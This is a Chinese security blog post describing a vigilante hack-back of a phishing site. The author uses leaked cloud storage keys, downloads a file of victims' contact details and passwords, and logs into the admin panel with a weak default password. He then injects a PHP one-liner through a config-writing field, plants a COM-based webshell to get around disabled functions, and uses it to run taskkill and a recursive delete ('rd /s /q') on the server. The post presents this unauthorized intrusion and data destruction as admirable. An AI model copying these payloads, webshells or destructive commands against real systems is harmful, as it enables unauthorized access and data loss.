

小伙子，你要“耗子尾汁”

原创 先锋情报站 酒仙桥六号部队

2020-12-30原文

这是 酒仙桥六号部队 的第 139 篇文章。

全文共计1681个字，预计阅读时长6分钟。

前言

在一个月黑风高的夜晚，我正在打游戏，突然微信像被轰炸一般，疯狂响起消息提示的声音，手机静音继续打游戏，没一会，电话响起来了，女朋友的打来的，一顿质问：“在干嘛，是不是不爱我了，游戏重要还是我重要！”



了解了事情真相，原来她和她的几个同事被人钓鱼了，有的人还中招了。嘿！我这暴脾气，这能忍？搞他！先等我把这把游戏打完。



正传

言归正传，搞他，我倒要看看是什么站竟然能让他们这么多人都上当。访问看看，哟，还挺专业，https都用上了，看着还挺像那么回事，盘它。






直接爆破吗？太容易打草惊蛇，先找找看有什么信息能利用的。好家伙，有webpack泄露，让我来瞅瞅里边都有啥信息，把网站的webpack打包下载下来方便搜索查看。



```
82     HelloWorld, Verify
83   },
84   methods: {
85     nav_to(name){
86       this.$router.push({name: name})
87     },
88     login() {
89       if (this.user.name === "d" && this.user.passwd === "d" & "e") {
90         if (!this.verified) {
91           this.login_error = true;
92           this.login_error_info = '验证码不通过'
93           return
94         }
95         this.logged = true;
96         this.role = 'normal'
97         this.login_error = false;
98         localStorage.logged = true;
99       } else if (this.user.passwd === "6" & "x") {
100        window.open(`h` , `_self`);
101      } else {
102        this.login_error = true;
103        this.login_error_info = '用户名&密码不对'
104      }
105    },
106    handleSelect (key, keyPath) {
107      this.who = this.nav_map[key]
108    }
109  }
110 };
111 </script>
112
113 <style lang="scss" scoped>
114 #app {
115   font-family: 'Avenir', Helvetica, Arial, sans-serif;
116   -webkit-font-smoothing: antialiased;
117   font-size: 14px;
118   color: #2c3e50;
119 }
```

真是神仙开发，竟然在代码里留下了硬编码的账号密码，登上去看看，不过话又说回来，幸好没选择直接爆破，要不然，这个密码，爆破一个甲子都不一定能爆破出来。登上后台，看看有什么功能。





老子裤子都脱了，你给我看这个？我就不信这个邪，继续盘它。盯着这个泄露的webpack源码翻了半天，猜测是做钓鱼站的人从原网站上扒下来的这一套，又把代码改了改，后台功能只是个摆设，这个钓鱼站的作者的目的是想获取你的账号密码，要不然就是还有APP，获取你的隐私信息，不过这个钓鱼的成本就有点高了，大多数人都不会这么干，先继续看webpack代码吧，淦。

翻了半天，终于在代码里发现一个github地址，上去看看都有什么东西。

```

1 // The Vue build version to load with the 'import' command
2 // (runtime-only or standalone) has been set in webpack.base.conf with an alias.
3 // http://github.com,
4
5 import Vue from 'vue';
6 import App from './App';
7 import router from './router';
8 import store from './store';
9 import i18n from '@i18n';
10 import '@style/bootstrap.css';
11 import '@assets/js/cookie.min.js';
12 // import '../static/theme/index.css';
13
14 Vue.config.productionTip = false;
15 Vue.prototype.$_bus = new Vue();
16 Vue.prototype.$_type = obj => Object.prototype.toString.apply(obj).slice(8, -1).toLowerCase();
17
18 Vue.use(require('vue-moment'));
19
20 import Utils from './utils/utils';
21 Vue.prototype.GLOBAL = Utils;
22
23 import waterfall from 'vue-waterfall2';
24 Vue.use(waterfall);
25
26 // import {
27 //   audioControl
28 // } from './utils/audioHelper';
29 // window['audioControl'] = audioControl;
30
31 import './plugins/element.js'; // element 按需引入
32 import ElementLocale from 'element-ui/lib/locale';
33 import './style/element-ui.scss';
34 ElementLocale.i18n((key, value) => i18n.t(key, value));
35
36 import vuePlugin from '@assets/js/vuePlugin.js';
37 import lomentPlugin from '@assets/js/lomentPlugin.js';
38 Vue.use(vuePlugin);

```

The screenshot shows a GitHub profile page. At the top, there are navigation tabs: Overview, Repositories (13), Projects, and Packages. The profile picture is a circular avatar with a purple and white design. Below the avatar is a 'Follow' button and a '...' menu. The profile statistics show '0 followers - 0 following - 3 stars'. The 'Popular repositories' section displays a grid of repository cards. The first two cards are for 'JavaScript' with 1 star each. The third card is for 'Vue' with 0 stars. The fourth card is for 'ran' with 0 stars.

看样子是个写前端的，但是还不能确定是不是这个钓鱼站的作者，继续找找看。翻遍了这个人的所有项目，终于在一个项目中发现了一个泄露的OSS密钥，这里我要安利一个工具了“Sourcegraph”，借助这个工具我们就可以不用下载github源码文件，直接在页面进行搜索了。



v20.11.17.1425



Get code intelligence tooltips while browsing files and reading PRs on your code host.



Sourcegraph URL



Looks good!

Enter the URL of your Sourcegraph instance to use the extension on private code.

[How do we keep your code private?](#)

[Show advanced settings](#)

[Sourcegraph Cloud](#)

[Documentation](#)

```

841     },
842     handlePreview(file) {
843         this.dialogVisible = true;
844         this.dialogImageUrl = file.url;
845     },
846     beforeUpload(file) {
847         this.imgData.FileName = file.name;
848         this.imgData.imgFile = file;
849         console.log(file);
850     },
851     upload(item) {
852         let client = new OSS({
853             region: "cn-hangzhou", // 服务器集群地区
854             accessKeyId: "LTAI5tW4183****", // OSS帐号
855             accessKeySecret: "WtLJa4c****", // OSS 密码
856             bucket: "w****t" // 阿里云上存储的 Bucket
857         });
858         let key =
859             new Date().valueOf() +
860             "-" +
861             Math.round(Math.random() * 999999) + '/' + item.file.name // 存储路径, 并且给图片改成唯一名字
862         return client.put(key, item.file).then(res => {
863             this.formLabelAdd.synonymBos[this.idx].reportDetails = res.url;
864             console.log(this.formLabelAdd);
865             if (this.dialogEditVisible) {
866                 this.formLabelEdit.synonymBos[this.idx].reportDetails = res.url;
867             }
868         }); // OSS上传
869     },

```

我们连接这个OSS看看有什么东西。



这不就是那个钓鱼站的图片嘛，应该就是这个人了，在根目录下还有一个excel文件，下载看看是什么东西。

OSS Browser

OSS浏览器 v1.9.5 文件

管子用户 书签管理 设置 关于 退出


oss://

按名称前缀过滤 Q 3 区域: oss-cn-beijing

名称	类型 / 大小	最后修改时间	操作
pic	目录		下载 删除
0.png	2.32MB	2020-10-02 23:06:34	获取地址 下载 删除
info.xlsx	102.99KB	2020-12-07 16:54:53	获取地址 下载 删除

	A	B	C	D
1	联系电话	邮箱	密码	
2		ji	VsPYj	
3		zh		
4		zwl		
5		dor	.com	
6		shu		
7		332		
8		llb6		15
9		br		
10		i_1	com	300
11				124
12		yl		e
13		p0		
14		u hua	com	
15		2 71	com	
16		n 17	com	
17				
18		r	n	1
19		lz	om	id:
20		lizt		
21		car	yl om	
22		13		
23		lia		3228
24		wc		
25		wa	ir	
26		tia	ix	nadiy
27		zh		4
28		dia	oi	649
29		36	88	
30		bac	gra	
31		3	7	om
32		16		
33		xc		.ii
34		g	63.com	
35		:	com	1
36		ji		gt
37		3		6a
38		6	f	
39		j	@	

好家伙，记录了不少的手机号、邮箱和密码呀，看来是他没跑了，上传的时间还挺新，先给他删了，免得再祸害其他人。在根目录下还有个备份的压缩包，下载来看看备份的是什么。



嚯，是代码，还是php的。



先看看有没有和这个钓鱼站部署在一起，nmap扫起。

```
80/tcp open  http      Apache Tomcat 8.5.56
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: Apache Tomcat/8.5.56
3306/tcp open  mysql      MySQL (unauthorized)
5040/tcp open  unknown
7680/tcp open  pando-pub?
8080/tcp open  http      Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.4.45)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
|_http-title: php\xe4\xb8\xad\xe6\x96\x87\xe7\xbd\x91 \xe6\x8e\xa2\xe9\x92\x88 2014
```

Windows系统，还开了8080，访问看看。



没错，是它，和我拿到的代码中后台的页面一模一样，盘它。先爆破一下后台看看，能进后台就舒服了，试了个admin/123456，卧槽？进来了，你怕不是在逗我，都省的爆破了，也不用在本地搭环境了，直接开审，用的thinkphp3的框架，先看看登录有没有问题吧。



在后台的一个SystemController中发现修改配置的地方能写入文件，而且写入的还是php后缀的文件，这下我只需要构造参数，能上

他完整保存语句，webshell能正常执行就可以了，代码拉出来试试

。

```

$websitename = $configs['websitename'];
$domain      = $configs['domain'];
$directory   = $configs['directory'] == "" ? "Admin" : $configs['directory'];
$login       = $configs['login'] == "" ? "Login" : $configs['login'];
$str         = "";

$str = "<?php \n";
$str .= "\t\t\treturn array(\n";
$str .= "\t\t\t\t'WEB_TITLE' => '$websitename . '", \n";
$str .= "\t\t\t\t'DOMAIN' => '$domain . '", \n";
$str .= "\t\t\t\t'MODULE_ALLOW_LIST' => array('Home', 'User', '$ucfirst($directory) . ', 'Install', 'Weixin', 'Pay', 'Cashier', 'Agent', 'Payment'), \n";
if ($directory != "Admin") {
    $str .= "\t\t\t\t'URL_MODULE_MAP' => array('$strtolower($directory) . '=>'admin', 'agent'=>'user', 'user'=>'user'), \n";
}
$str .= "\t\t\t\t'LOGINNAME' => '$login . '", \n";
$str .= "\t\t\t\t'HOUTAI_NAME' => '$directory . '", \n";
$str .= "\t\t\t); \n";
$str .= ">";

file_put_contents(CONF_PATH . 'website.php', $str);
$this->ajaxReturn(['status' => 1, 'msg' => "修改成功!"]);

```

这里就直接构造一句话吧。

基本设置

[← 返回](#)

网站名称	<input type="text" value="123',system \$_POST[111]//"/>
网站地址	<input type="text"/>
联系邮箱	<input type="text"/>
图标	<input type="text" value="fa-list"/>
客服QQ	<input type="text"/>
后台目录	<input type="text"/>

继续添加

提交之后访问写入的webshell。

Notice: Undefined offset: 111 in C:\PhpStudy\PHPTutorial\WWW\website.php on line 2

Warning: system() has been disabled for security reasons in C:\PhpStudy\PHPTutorial\WWW\website.php on line 2

卧槽？有disable_functions，既然你能让我写shell了，那我就绕你。构造请求实现下面这个webshell。

<?php

```

$command=$_GET['a'];

$wsh = new COM('WScript.shell');

$exec = $wsh->exec("cmd /c ".$command);

$stdout = $exec->StdOut();

$stroutput = $stdout->ReadAll();

echo $stroutput;

?>

```

绕过了disable_functions能执行命令了，但是怎么都弹不回来shell，不过能执行命令了，也算成果吧，怎么说这权限也是管理员权限。



找到80端口对应的进程id，先把你用来害人的东西都给你删掉。

活动连接 协议 本地地址 外部地址 状态 PID TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 7576 TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 940 TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING 6760 TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 10486 TCP 0.0.0.0:7680 0.0.0.0:0 LISTENING 9676 TCP 0.0.0.0:8080 0.0.0.0:0 LISTENING 11260 TCP 0.0.0.0:48664 0.0.0.0:0 LISTENING 500 TCP 0.0.0.0:49686 0.0.0.0:0 LISTENING 1228 TCP 0.0.0.0:49686 0.0.0.0:0 LISTENING 1324 TCP 0.0.0.0:49686 0.0.0.0:0 LISTENING 2616 TCP 0.0.0.0:49689 0.0.0.0:0 LISTENING 648 TCP 0.0.0.0:49678 0.0.0.0:0 LISTENING 964 TCP 127.0.0.1:8005 0.0.0.0:0 LISTENING 7576 TCP 127.0.0.1:52588 127.0.0.1:52588 ESTABLISHED 7576 TCP 127.0.0.1:52570 127.0.0.1:52571 ESTABLISHED 7576 TCP 127.0.0.1:52571 127.0.0.1:52570 ESTABLISHED 7576 TCP 127.0.0.1:52573 127.0.0.1:52572 ESTABLISHED 7576 TCP 172.16.185.6:80 172.16.185.6:80 TIME_WAIT 0 TCP 172.16.185.6:80 172.16.185.6:80 ESTABLISHED 11260 TCP 172.16.185.6:80 172.16.185.6:80 ESTABLISHED 11260 TCP 172.16.185.6:139 0.0.0.0:0 LISTENING 4 TCP 172.16.185.6:52535 40.119.211.203:443 ESTABLISHED 3124 TCP 172.16.185.6:52567 20.190.140.68:443 TIME_WAIT 0 TCP 172.16.185.6:52581 65.49.68.152:443 SYN_SENT 4776 TCP 172.16.185.6:52582 65.49.68.152:443 SYN_SENT 4776 TCP [::]:80 [::]:0 LISTENING 11260 TCP [::]:135 [::]:0 LISTENING 940 TCP [::]:445 [::]:0 LISTENING 4 TCP [::]:7680 [::]:0 LISTENING 9676 TCP [::]:8080 [::]:0 LISTENING 7576 TCP [::]:49664 [::]:0 LISTENING 500 TCP [::]:49686 [::]:0 LISTENING 1228 TCP [::]:49686 [::]:0 LISTENING 1324 TCP [::]:49686 [::]:0 LISTENING 2616 TCP [::]:49669 [::]:0 LISTENING 648 TCP [::]:49678 [::]:0 LISTENING 964 UDP 0.0.0.0:1900 ** 7096 UDP 0.0.0.0:3702 ** 7096 UDP 0.0.0.0:3702 ** 7096 UDP 0.0.0.0:5353 ** 3220 UDP 0.0.0.0:5353 ** 1948 UDP 0.0.0.0:5353 ** 3220 UDP 0.0.0.0:5355 ** 1948 UDP 0.0.0.0:5844 ** 7096 UDP 127.0.0.1:1900 ** 8720 UDP 127.0.0.1:64438 ** 2712 UDP 127.0.0.1:64722 ** 8720 UDP 172.16.185.6:138 ** 4 UDP 172.16.185.6:1900 ** 8720 UDP 172.16.185.6:64721 ** 8720 UDP [::]:123 ** 7096 UDP [::]:3702 ** 7096 UDP [::]:3702 ** 7096 UDP [::]:5353 ** 3220 UDP [::]:5355 ** 1948 UDP [::]:5844 ** 7096 UDP [::]:64720 ** 8720 UDP [fe80::ad8d:391c:3f39:5c1e%5]1900 ** 8720 UDP [fe80::ad8d:391c:3f39:5c1e%5]64719 ** 8720

| 协议 | 本地地址 | 外部地址 | 状态 | PID |
|-----|-----------------|-----------------|-------------|-------|
| TCP | 0.0.0.0:80 | 0.0.0.0:0 | LISTENING | 7576 |
| TCP | 0.0.0.0:135 | 0.0.0.0:0 | LISTENING | 940 |
| TCP | 0.0.0.0:3306 | 0.0.0.0:0 | LISTENING | 6760 |
| TCP | 0.0.0.0:5040 | 0.0.0.0:0 | LISTENING | 10486 |
| TCP | 0.0.0.0:7680 | 0.0.0.0:0 | LISTENING | 9676 |
| TCP | 0.0.0.0:8080 | 0.0.0.0:0 | LISTENING | 11260 |
| TCP | 0.0.0.0:48664 | 0.0.0.0:0 | LISTENING | 500 |
| TCP | 0.0.0.0:49686 | 0.0.0.0:0 | LISTENING | 1228 |
| TCP | 0.0.0.0:49686 | 0.0.0.0:0 | LISTENING | 1324 |
| TCP | 0.0.0.0:49689 | 0.0.0.0:0 | LISTENING | 2616 |
| TCP | 0.0.0.0:49678 | 0.0.0.0:0 | LISTENING | 648 |
| TCP | 0.0.0.0:49678 | 0.0.0.0:0 | LISTENING | 964 |
| TCP | 127.0.0.1:8005 | 0.0.0.0:0 | LISTENING | 7576 |
| TCP | 127.0.0.1:52588 | 127.0.0.1:52588 | ESTABLISHED | 7576 |
| TCP | 127.0.0.1:52570 | 127.0.0.1:52571 | ESTABLISHED | 7576 |

```

taskkill /pid 7576, 再***见! 再找到tomcat的目录, 整个给你删掉, 让你再祸害四方。

```

驱动器 D 中的卷没有标签。 卷的序列号是 5259-CE02 d:\ 的目录 2020/12/02 10:31

apache-tomcat-8.5.56 2020/12/01 19:37

java 2018/04/12 07:38

index 2020/11/22 20:45

PhpStudy 2020/11/15 18:01

Program Files 2020/12/07 19:48

pandownload 2020/10/06 21:11

← → ↻ 🏠 🔍 /website.php?a=rd%20/s%20/q%20d:\apache-tomcat-8.5.56

这次彻底删除了，本着劝诫的心，在桌面给这个制作钓鱼站的人留下一句话。

← → ↻ 🏠 🔍 /website.php?a=type%20C:\Users\Administrator\Desktop\FBI-warning.txt

小伙子，你要耗子尾汁，下次再让我发现你祸害四方，就不是删文件这么简单了，悬崖勒马，回头是岸。

结语

授人以“鱼”不如授人以“娱”，多行不义，终究会被法网打捞上岸。

招聘信息

点击了解 >>



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论